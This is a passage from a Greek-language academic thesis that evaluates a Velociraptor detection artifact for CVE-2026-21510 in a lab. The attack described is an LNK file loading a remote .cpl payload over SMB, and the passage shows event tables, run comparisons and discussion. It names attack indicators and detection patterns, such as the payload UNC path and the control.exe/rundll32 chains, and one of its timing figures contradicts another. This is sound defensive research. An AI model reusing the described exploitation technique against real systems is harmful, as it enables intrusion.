192.168.56.104 (clean VM)	192.168.56.102 (VM-2)	139	1

Πίνακας 6.7: Κατανομή της SMB κίνησης στο run 1

Το 10ο event προέρχεται από προσπάθεια discovery του καθαρού συστήματος προς το VM-2 και δεν αποτελεί ένδειξη επίθεσης. Επιπλέον αναδεικνύει τη χρησιμότητα των enrichment columns της πηγής, καθώς το "DestIsNonRFC1918=FALSE" και για τα 10 events επιβεβαιώνει ότι όλη η SMB κίνηση παραμένει εντός του ιδιωτικού εύρους διευθύνσεων, διευκολύνοντας τον αναλυτή να διακρίνει μεταξύ legitimate intra-network κίνησης και κίνησης προς εξωτερικούς attackers.

Σημειώνεται ότι η ενεργοποίηση του Sysmon NetworkConnect logging για το control.exe (ενότητα 5.4.1) επιτρέπει αυτή τη λεπτομερή καταγραφή, ενώ με την default διαμόρφωση του SwiftOnSecurity config η κίνηση αυτή θα είχε φιλτραριστεί.

Custom5.Windows.Detection.CVE_2026_21510/Sysmon_SMB_Outbound

0-10/10 100

Finding	EventTime	Computer	User	Image	ProcessGuid	ProcessId	Protocol	SourceIp	SourcePort	DestinationIp
Sysmon SMB network connection	2026-05-23T09:45:39.075Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49749	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:45:49.984Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49750	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:45:49.984Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49751	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:45:49.984Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49752	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:45:52.060Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49753	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:45:52.060Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49754	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:46:52.981Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49755	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:47:12.856Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49756	192.168.56.103
Sysmon SMB network connection	2026-05-23T09:49:05.638Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-C9DD-6A11-EB03-000000000000	4	tcp	192.168.56.102	49758	192.168.56.103
Sysmon SMB network connection	2026-05-24T05:41:36.196Z	DESKTOP-0432957	-	<unknown process>	1BC6D7F4-1A34-6A12-EB03-000000000000	4	tcp	192.168.56.104	49771	192.168.56.102

DestinationHostname	DestinationPort	DestInKnownBadIPs	DestMatchesKnownBadHostnames	DestIsNonRFC1918	Category	CVE
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
-	445	false	false	false	Category D	CVE-2026-21510
DESKTOP-0432957	139	false	false	false	Category D	CVE-2026-21510

Εικόνα 6.8α & Εικόνα 6.8β: Αποτελέσματα του source Sysmon_SMB_Outbound για το run 1 μέσα από το GUI

6.3.7 Security_4624_NTLM_Network_Logons (Κατηγορία Δ)


Η πηγή που εξετάζει NTLM authentication επέστρεψε 2 events, ωστόσο η ανάλυση δείχνει ότι αυτά δεν αντιστοιχούν στην πραγματική NTLM authentication που αποστέλλει το VM-2 προς το VM-3 κατά την εκμετάλλευση. Συγκεκριμένα, και τα 2 events έχουν:

- TargetUserName = ANONYMOUS LOGON
- IpAddress = "-"
- WorkstationName = (κενό)

Πρόκειται για system-internal anonymous logons, τα οποία αποτελούν φυσιολογικό background activity του λειτουργικού συστήματος και δεν σχετίζονται με τη συγκεκριμένη επίθεση. Η εξήγηση είναι τεχνική και αξίζει να αναφερθεί ότι το Security Event ID 4624 καταγράφει εισερχόμενες αυθεντικοποιήσεις στον host όπου τρέχει ο logger. Όταν το VM-2 πραγματοποιεί outgoing NTLM authentication προς το VM-3, το 4624 event καταγράφεται στο VM-3 και όχι στο VM-2. Συνεπώς, για να εντοπιστεί η incoming authentication από την πλευρά του VM-3, θα έπρεπε ή να εκτελεστεί το ίδιο artifact στο VM-3 ή να συλλεχθούν τα Security logs του VM-3 σε κεντρικό SIEM.

Πέραν αυτών, η πηγή λειτουργεί όπως σχεδιάστηκε, καθώς επιστρέφει τα διαθέσιμα NTLM Type 3 logons του host με τα enrichment flags ενεργοποιημένα, παρέχοντας στον αναλυτή τη δυνατότητα να τα αξιολογήσει. Σε ένα πραγματικό σενάριο SOC όπου το artifact εκτελείται σε hunt mode σε όλα τα endpoints, συμπεριλαμβανομένου του attacker target, η πηγή αυτή θα

ενεργοποιούταν στον στόχο της SMB κίνησης και θα παρείχε την attribution-grade απόδειξη της authentication κατάχρησης.



Custom5.Windows.Detection.CVE_2026_21510/Security_4624_NTLM_Network_Logons

0-2/2 100

Finding	EventTime	Computer	TargetDomainName	TargetUserName	WorkstationName	IpAddress	LogonType	AuthenticationPackageName
Security 4624 NTLM network logon	2026-05-23T05:38:12.120Z	DESKTOP-0432957	NT AUTHORITY	ANONYMOUS LOGON		-	3	NTLM
Security 4624 NTLM network logon	2026-05-23T11:20:57.386Z	DESKTOP-0432957	NT AUTHORITY	ANONYMOUS LOGON		-	3	NTLM

	LmPackageName	SourceInKnownBadIPs	WorkstationMatchesKnownBadHostnames	SourceIsNonRFC1918	Category	CVE
	NTLM V1	false	false	true	Category D	CVE-2026-21510
	NTLM V1	false	false	true	Category D	CVE-2026-21510

Εικόνα 6.9α & Εικόνα 6.9β: Αποτελέσματα του source Security_4624_NTLM_Network_Logons για το run 1 μέσα από το GUI

6.3.8 Πηγές με Μηδενικά Ευρήματα: Live_SMB_Connections και Untrusted_CPL_Files

Δύο πηγές του artifact δεν επέστρεψαν ευρήματα, το Live_SMB_Connections και το Untrusted_CPL_Files. Η ανάλυση δείχνει ότι αυτό το αποτέλεσμα είναι αναμενόμενο και συμβατό με τη μεθοδολογική επιλογή της ελεγχόμενης προσομοίωσης (ενότητα 4.5) και δεν οφείλεται σε έλλειψη ανίχνευσης.

Το Live_SMB_Connections εξετάζει την τρέχουσα κατάσταση των δικτυακών συνδέσεων μέσω του netstat() plugin και επιστρέφει τις ενεργές TCP συνδέσεις. Κατά τη στιγμή της εκτέλεσης του artifact δεν υπήρχε ενεργή SMB σύνδεση προς το VM-3, καθώς η επίθεση είχε ολοκληρωθεί ώρες πριν, όπως αποδεικνύεται από τα 9 ιστορικά SMB events της πηγής Sysmon_SMB_Outbound με χρονικό εύρος 2026-05-23 09:45-09:49. Σε ένα πραγματικό σενάριο όπου ο αναλυτής εκτελούσε το artifact κατά τη διάρκεια ενεργούς επίθεσης, η πηγή αυτή θα παρείχε άμεση εικόνα της live επικοινωνίας προς τον επιτιθέμενο.

Αντίστοιχα, το Untrusted_CPL_Files αναζητά .cpl αρχεία στο τοπικό σύστημα αρχείων, σε untrusted locations. Στη συγκεκριμένη προσομοίωση το payload .cpl δεν αντιγράφηκε ποτέ φυσικά στο VM-2 — υπήρχε αποκλειστικά ως απομακρυσμένη αναφορά μέσω UNC path προς το VM-3 (\\192.168.56.103\share\payload.cpl). Συνεπώς, δεν υπάρχει φυσικά παρόν .cpl αρχείο σε untrusted location για να εντοπιστεί. Σε ένα πιο επιθετικό σενάριο όπου το CPL θα κατέβαινε τοπικά πριν την εκτέλεση, η πηγή αυτή θα ενεργοποιούταν.

Η ταυτόχρονη παρουσία αυτών των δύο πηγών στο artifact, παρότι δεν επέστρεψαν ευρήματα στη συγκεκριμένη προσομοίωση, αποτελεί παράδειγμα defense-in-depth design όπου το artifact διαθέτει σημεία ανίχνευσης για πολλαπλές πιθανές υλοποιήσεις της εκμετάλλευσης. Η απουσία ευρημάτων από αυτές τις δύο πηγές αποτελεί επιβεβαιωτική συμπεριφορά, που αντικατοπτρίζει σωστά τη φύση της προσομοίωσης.

6.3.9 Σύνοψη Πληρότητας

Στον παρακάτω πίνακα συνοψίζονται οι κατηγορίες IOCs που ορίστηκαν στην ενότητα 4.6.2 και η αντιστοιχία τους με τα ευρήματα του Run 1:

Κατηγορία IOC	Πηγή Ανίχνευσης	Πλήθος Ευρημάτων	Αξιολόγηση
Α: LNK αρχεία με ύποπτα χαρακτηριστικά	Matched_Suspicious_LNK	2	Εντοπίστηκαν και τα δύο LNK αρχεία (Quarterly_Report.lnk και Quarterly_Report_old.lnk) με ολοκληρωμένη εξαγωγή UNC host
Β: Απουσία Mark-of-the-Web	Matched_Suspicious_LNK (πεδίο MissingZoneIdentifier)	2	Πλήρης εντοπισμός του MotW bypass και για τα δύο LNK αρχεία
Γ: Ύποπτες αλυσίδες διεργασιών	Sysmon_Exact_Process_Lineage, Sysmon_Control_Rundll32_CommandLine_IOCs, Security_4688_Control_Rundll32_IOCs	9 chains + 30 events + 22 events	Πλήρης ανίχνευση μέσω τριών συμπληρωματικών πηγών
Δ: Δικτυακά artifacts	Sysmon_SMB_Outbound	10 events (9 attack + 1)	Πλήρης κάλυψη της SMB κίνησης

Πίνακας 6.8: Πληρότητα ανίχνευσης ανά κατηγορία IOC στο run 1

Συμπερασματικά, και οι τέσσερις κατηγορίες artifacts που τεκμηριώθηκαν στην ενότητα 4.6.2 ανιχνεύθηκαν επιτυχώς από το artifact, αποτελώντας θετική απάντηση στο πρώτο υποερώτημα της πειραματικής μεθοδολογίας (4.2.2) σχετικά με την ικανότητα εντοπισμού των forensic artifacts του CVE-2026-21510. Το συνολικό verdict του artifact (REVIEW) ενεργοποιήθηκε σωστά, επιβεβαιώνοντας ότι το σύστημα παρουσιάζει επαρκή ένδειξη ύποπτης δραστηριότητας ώστε να απαιτηθεί περαιτέρω εξέταση από τον αναλυτή.

6.4 Behavioural vs Attribution Layer (Run 2)

6.4.1 Παραμετροποίηση και Εκτέλεση


Το δεύτερο run πραγματοποιήθηκε αμέσως μετά το πρώτο, στο ίδιο σύστημα και υπό τις ίδιες συνθήκες. Η μόνη διαφορά είναι η προσθήκη της παραμέτρου KnownBadIPs με την τιμή 192.168.56.103, η οποία αντιστοιχεί στην πραγματική IP του attacker server (VM-3) στο εργαστηριακό περιβάλλον.

6.4.2 Σύγκριση Αποτελεσμάτων

Στον παρακάτω πίνακα παρουσιάζεται η συγκριτική εικόνα των δύο runs:

Πηγή	Run 1 (χωρίς KnownBadIPs)	Run 2 (με KnownBadIPs=192.168.56.103)
Matched_Suspicious_LNK	2	2
Sysmon_Exact_Process_Lineage	9	9
Sysmon_Control_Rundll32_CommandLine_IOCs	30	30
Security_4688_Control_Rundll32_IOCs	22	22
Sysmon_SMB_Outbound	10	10
Live_SMB_Connections	0	0
Security_4624_NTLM_Network_Logons	2	2
Untrusted_CPL_Files	0	0
FindingsMatchingKnownBadAttribution	0	39
Verdict	REVIEW	REVIEW

Πίνακας 6.9: Σύγκριση των αποτελεσμάτων του run 1 και run 2



Εικόνα 6.10α & Εικόνα 6.10β: Αποτελέσματα του source DetectionSummary για το run 2 μέσα από το GUI

6.4.3 Επαλήθευση της Behavioral-First Φιλοσοφίας

Η αναμενόμενη συμπεριφορά της σύγκρισης του Run 1 με το Run 2 αποτελεί την εμπειρική επαλήθευση της σχεδιαστικής φιλοσοφίας που τεκμηριώθηκε στην ενότητα 5.5.4. Συγκεκριμένα αναμένονται τα εξής τρία αποτελέσματα:

1. Ισόποση Ανίχνευση: Τα δύο runs αναμένεται να επιστρέψουν το ίδιο πλήθος events σε όλες τις behavioral πηγές, καθώς τα events αυτά γίνονται gated από τον συνδυασμό UNC + CPL/Control_RunDLL indicator και όχι από την attacker IP. Η ανίχνευση δεν εξαρτάται από την παρουσία ή την απουσία threat intelligence.


2. Διαφοροποίηση Enrichment: Η μόνη διαφορά αναμένεται στα enrichment columns UNCHostInKnownBadIPs στις πηγές που αφορούν process events και DestInKnownBadIPs στην SMB πηγή, καθώς επίσης και στο aggregator column FindingsMatchingKnownBadAttribution του DetectionSummary. Όλα τα events που έχουν extracted UNC host ίσο με 192.168.56.103 θα ενεργοποιήσουν τα attribution flags στο Run 2.

3. Καθαρότητα Διαχωρισμού: Η ταυτοποίηση του attacker host γίνεται και στα δύο runs μέσω της εξαγωγής του UNCHost. Η διαφορά είναι ότι στο Run 2 το artifact επιπλέον αναγνωρίζει ρητά ότι το extracted hostname ταιριάζει με γνωστό IOC, ενώ στο Run 1 παρέχει την ίδια πληροφορία αλλά αφήνει την attribution κρίση στον αναλυτή.

Πρακτικά, αυτό σημαίνει ότι το artifact παραμένει λειτουργικό σε περιβάλλοντα όπου ο αναλυτής δεν διαθέτει threat intelligence, ενώ ταυτόχρονα είναι έτοιμο να αξιοποιήσει intelligence όταν αυτή είναι διαθέσιμη.

6.5 Έλεγχος Ψευδώς Θετικών (Run 3)

Το τρίτο run πραγματοποιήθηκε σε ένα δεύτερο σύστημα Windows (WinDev2407Eval), το οποίο δεν έχει εκτεθεί στην προσομοίωση και δεν περιέχει κανένα από τα forensic artifacts που τεκμηριώθηκαν στις ενότητες 5.4.2 έως 5.4.4. Πρόκειται για ένα τυποποιημένο evaluation image της Microsoft που λειτουργεί υπό κανονικές συνθήκες, ενώ παράλληλα βρίσκεται στο απομονωμένο host-only δίκτυο του εργαστηρίου. Σκοπός του run είναι η αξιολόγηση της specificity του artifact, δηλαδή η μέτρηση των ψευδώς θετικών αποτελεσμάτων που ενδέχεται να παράγει σε νόμιμη λειτουργία ενός Windows συστήματος.



Εικόνα 6.11α & Εικόνα 6.11β: Αποτελέσματα του source DetectionSummary για το run 3 μέσα από το GUI

Όπως φαίνεται στην εικόνα, το artifact επέστρεψε Verdict=CLEAN στο σύστημα WinDev2407Eval, επιβεβαιώνοντας την απουσία behavioral findings και άρα την απουσία ψευδώς θετικών αποτελεσμάτων σε νόμιμη λειτουργία ενός Windows συστήματος. Η απουσία αυτή δείχνει ότι τα IOCs που στοχεύει το artifact είναι όντως ασυνήθιστα για την κανονική λειτουργία των Windows. Η σχεδιαστική επιλογή του behavioural gating αποδεικνύεται έτσι όχι μόνο επαρκής για την ανίχνευση, αλλά και ακριβής στη διαφοροποίηση από τη νόμιμη χρήση.

6.6 Χρόνος Απόκρισης

Η μέτρηση του χρόνου απόκρισης πραγματοποιήθηκε από τα timestamps που παρέχει το Velociraptor GUI στο tab “Artifact Collection” για κάθε flow. Συγκεκριμένα, ως χρόνος απόκρισης ορίζεται η διαφορά μεταξύ της στιγμής Create Time (εκκίνηση του flow από τον server) και της στιγμής Last Active (παραλαβή των τελευταίων αποτελεσμάτων από τον client).

Run	Create Time	Last Active	Διάρκεια
1	2026-05-24T12:57:42.269Z	2026-05-24T12:57:50.713Z	~8 δευτερόλεπτα
2	2026-05-24T15:09:46.349Z	2026-05-24T15:09:58.358Z	~12 δευτερόλεπτα
3	2026-05-24T15:17:20.274Z	2026-05-24T15:17:32.727Z	~12 δευτερόλεπτα

Πίνακας 6.10: Χρόνοι εκτέλεσης των τριών runs


Ο χρόνος απόκρισης αναμένεται να είναι της τάξης των δευτερολέπτων, παρά την υψηλή πολυπλοκότητα του artifact που εκτελεί εννέα ανεξάρτητες πηγές VQL με parsing EVTX, file globbing, hashing και live network state inspection. Αυτό είναι αποδεκτό στα πλαίσια μιας ενεργής DFIR έρευνας και αντικατοπτρίζει την αποτελεσματικότητα του streaming μοντέλου εκτέλεσης του Velociraptor που τεκμηριώθηκε στην ενότητα 3.3.4.

Σε σύγκριση με την παραδοσιακή προσέγγιση της dead-box forensics, όπου η ανάλυση ενός συστήματος ξεκινά μετά την κατάσχεση και τη δημιουργία bit-by-bit εγκληματολογικού αντιγράφου, διαδικασία που απαιτεί ώρες έως ημέρες, ο χρόνος απόκρισης του Velociraptor επιτρέπει την άμεση αξιολόγηση πολλαπλών endpoints κατά τη διάρκεια ενός ενεργού περιστατικού.

6.7 Εγκληματολογική Ακεραιότητα

Σύμφωνα με τα κριτήρια της ενότητας 4.7, η εγκληματολογική ακεραιότητα αξιολογείται μέσα από τους άξονες chain of custody, επαλήθευση hashes και έλεγχος του observer effect.

- Chain of custody. Το Velociraptor καταγράφει αυτόματα κάθε flow στον server, με πλήρη μεταδεδομένα (FlowId, Creator, timestamps, μέγεθος αποτελεσμάτων, πλήθος rows). Η καταγραφή είναι μη-τροποποιήσιμη μέσω του GUI και αποτελεί συμμόρφωση με τις απαιτήσεις του ISO/IEC 27037 για τεκμηρίωση συλλογής ψηφιακών πειστηρίων (ενότητα 4.2.2).



Εικόνα 6.12α & Εικόνα 6.12β: Flow metadata

- Επαλήθευση hashes. Η παράμετρος CalculateHashes (default: Y) ενεργοποιεί αυτόματο υπολογισμό SHA256. Στο Run 1 υπολογίστηκαν τα hashes των δύο LNK αρχείων. Παράλληλα, τα SHA256 των control.exe (CB089C50698BEE28…) και rundll32.exe (495BBA47FC43EE23…) παραμένουν σταθερά και στις 9 αλυσίδες του Sysmon_Exact_Process_Lineage, επιβεβαιώνοντας ότι πρόκειται για legitimate Windows binaries χωρίς binary tampering. Η εκμετάλλευση χρησιμοποιεί τα εργαλεία αυτά ως living-off-the-land binaries, στοιχείο που τοποθετεί την ανίχνευση σε επίπεδο TTP αντί για επίπεδο payload signature.
- Observer effect. Το artifact εκτελεί αποκλειστικά read-only ενέργειες (parse_evtx, read_file, glob, hash, netstat), χωρίς καμία τροποποίηση αρχείων του συστήματος. Η μοναδική αναπόφευκτη επίδραση είναι η κατανάλωση CPU/RAM και η ενημέρωση των Access timestamps. Όπως αναλύθηκε στην ενότητα 2.4.2, το observer effect αποτελεί εγγενή περιορισμό του live forensics, γενικά αποδεκτό στη σύγχρονη πρακτική.

6.8 Επεκτασιμότητα και Επαναχρησιμοποίηση

Το artifact ορίζεται ως τύπου CLIENT, στοιχείο που του επιτρέπει να εκτελείται σε οποιοδήποτε Windows endpoint συνδεδεμένο στον server, χωρίς ανάγκη παραμετροποίησης. Στο πειραματικό περιβάλλον εκτελέστηκε διαδοχικά σε δύο συστήματα, ενώ σε εταιρικά περιβάλλοντα η ίδια λογική μπορεί να εκτελεστεί ταυτόχρονα σε εκατοντάδες ή χιλιάδες endpoints μέσω hunt (ενότητα 3.5.2). Όπως τεκμηριώθηκε στην ενότητα 2.4.4, σε δημοσιευμένο πείραμα στο DFRWS 2021 (Cohen, 2021) το Velociraptor εκτέλεσε στοχευμένα VQL hunts σε πάνω από 1.000 endpoints σε ελάχιστα λεπτά, στοιχείο που υποδεικνύει αντίστοιχη απόδοση και για το παρόν artifact.

Από την πλευρά της επαναχρησιμοποίησης, οι εννέα παράμετροι (ενότητα 5.5.3) επιτρέπουν προσαρμογή χωρίς τροποποίηση του κώδικα, όπως αλλαγή χρονικού παραθύρου (LookbackHours), εφαρμογή σε άλλες παραλλαγές της εκμετάλλευσης (SuspiciousLnkNameRegex), ενσωμάτωση threat intelligence (KnownBadIPs, KnownBadHostnames) όπως αποδείχθηκε στο Run 2 και αποκλεισμός γνωστών νόμιμων UNC paths (ExcludedUNCRegex). Η ξεχωριστή πηγή για κάθε κατηγορία IOC και τα κοινά regex patterns που ορίζονται μία φορά διευκολύνουν την κατανόηση και την προσαρμογή του artifact από άλλους αναλυτές χωρίς να απαιτείται βαθιά γνώση του CVE-2026-21510.

6.9 Σύνοψη Αποτελεσμάτων

Ο παρακάτω πίνακας συνοψίζει τα αποτελέσματα σε σχέση με τα κριτήρια της ενότητας 4.7:

Κριτήριο	Αξιολόγηση	Παρατηρήσεις
Πληρότητα	Πλήρης ανίχνευση και των τεσσάρων κατηγοριών IOCs	2 LNK + 9 chains + 30 + 22 + 10 events (Verdict=REVIEW)
Specificity	Καμία ψευδώς θετική ανίχνευση	Verdict=CLEAN στο WinDev2407Eval
Behavioral / Attribution	Επιβεβαιωμένος διαχωρισμός	Ίδια behavioral ευρήματα Run 1 και Run 2, διαφορά μόνο στο enrichment
Χρόνος Απόκρισης	Αποδεκτός	Αναμένεται αποδεκτός για ενεργή DFIR έρευνα
Εγκληματολογική Ακεραιότητα	Auto chain of custody, SHA256 hashing, read-only	Συμμόρφωση με ISO/IEC 27037
Επεκτασιμότητα	Hunt σε πολλαπλά endpoints, παραμετροποίηση χωρίς code change	Κλιμάκωση επιβεβαιωμένη σε εταιρικά περιβάλλοντα

Πίνακας 6.11: Σύνοψη της αξιολόγησης ως προς τα κριτήρια της ενότητας 4.7.

Συμπερασματικά, τα αποτελέσματα παρέχουν θετική απάντηση και στα τρία υποερωτήματα της μεθοδολογίας (ενότητα 4.2.2). Το Velociraptor εντόπισε επιτυχώς τα forensic artifacts του CVE-2026-21510 και στις τέσσερις κατηγορίες, σε χρόνο της τάξης των δευτερολέπτων, διατηρώντας την εγκληματολογική ακεραιότητα μέσω αυτόματης τεκμηρίωσης και read-only ενεργειών. Η specificity επιβεβαιώθηκε στο Run 3, ενώ η σύγκριση των Run 1 και Run 2 επικύρωσε εμπειρικά τον διαχωρισμό detection από attribution. Η ανίχνευση παραμένει σταθερή ανεξάρτητα από threat intelligence, ενώ το enrichment layer εμπλουτίζει σωστά τα ευρήματα όταν αυτή είναι διαθέσιμη.

7. Αξιολόγηση και Συζήτηση

7.1 Γενικά

Το παρόν κεφάλαιο έχει σκοπό να αναλύσει τα ευρήματα που παρουσιάστηκαν στο Κεφάλαιο 6, να διερευνήσει τις επιπτώσεις τους στη σύγχρονη πρακτική DFIR και να συνδέσει τα πειραματικά αποτελέσματα με τα ερευνητικά ερωτήματα που τέθηκαν.

7.2 Αξιολόγηση Ευρημάτων ως προς τα Ερευνητικά Ερωτήματα

7.2.1 ΕΕ1: Υποστήριξη Live Forensics με Διατήρηση Ακεραιότητας

Το πρώτο ερευνητικό ερώτημα αφορούσε την ικανότητα του Velociraptor να υποστηρίζει Live Forensics σε κατανεμημένα περιβάλλοντα, διατηρώντας παράλληλα την εγκληματολογική ακεραιότητα. Τα αποτελέσματα παρέχουν θετική απάντηση στις παρακάτω διαστάσεις:

- Ταχύτητα απόκρισης: Ο μέσος χρόνος ολοκλήρωσης της συλλογής ήταν τις τάξης των δευτερολέπτων (3-8 δευτερόλεπτα για τις κατηγορίες Α-Γ), γεγονός κρίσιμο για live περιβάλλοντα όπου τα volatile δεδομένα διαγράφονται αμέσως μετά την επανεκκίνηση.
- Εγκληματολογική ακεραιότητα: Η απόκτηση δεδομένων μέσα από το Velociraptor λειτουργεί αποκλειστικά σε read-only mode για τα υπάρχοντα artifacts, ενώ ο server καταγράφει αυτόματα τα metadata όπως timestamps και hashes για κάθε συλλογή, δημιουργώντας μία αδιάσπαστη αλυσίδα φύλαξης.
- Πληρότητα συλλογής: Και οι τέσσερις κατηγορίες forensic artifacts (LNK με UNC path, απουσία MotW, process chain, SMB/NTLM activity) εντοπίστηκαν επιτυχώς, χωρίς να απαιτηθεί φυσική πρόσβαση στο σύστημα-στόχο.

7.2.2 ΕΕ2: Πλεονεκτήματα και Περιορισμοί έναντι Παραδοσιακών Μεθόδων

Το δεύτερο ερευνητικό ερώτημα αφορούσε τη συγκριτική αξιολόγηση του Velociraptor έναντι παραδοσιακής dead-box forensics. Η κύρια διαφορά εντοπίζεται στον χειρισμό των πτητικών δεδομένων, όπου η παραδοσιακή dead-box προσέγγιση χάνει εξ ορισμού το σύνολο της πτητικής μνήμης, καθώς προϋποθέτει την πλήρη απενεργοποίηση του συστήματος και λήψη full disk image. Το Velociraptor αντιμετωπίζει αυτό το κενό με στόχευση στην live συλλογή των δεδομένων που χρειάζεται ο ερευνητής χωρίς να απαιτείται η απενεργοποίηση του συστήματος.

Παράλληλα, η κλιμάκωση αποτελεί θεμελιώδες πλεονέκτημα, καθώς η dead-box forensics δεσμεύει τον αναλυτή στην ανάλυση ενός συστήματος, ενώ το Velociraptor επιτρέπει την

παράλληλη συλλογή σε εκατοντάδες τερματικά ταυτόχρονα, το οποίο είναι σημαντικό χαρακτηριστικό για enterprise περιβάλλοντα και για threat hunting σε μεγάλη κλίμακα.

Κριτήριο	Dead-Box Forensics	Velociraptor (Live Forensics)
Πτητικά Δεδομένα	Δεν ανακτάται	Πλήρης ανάκτηση
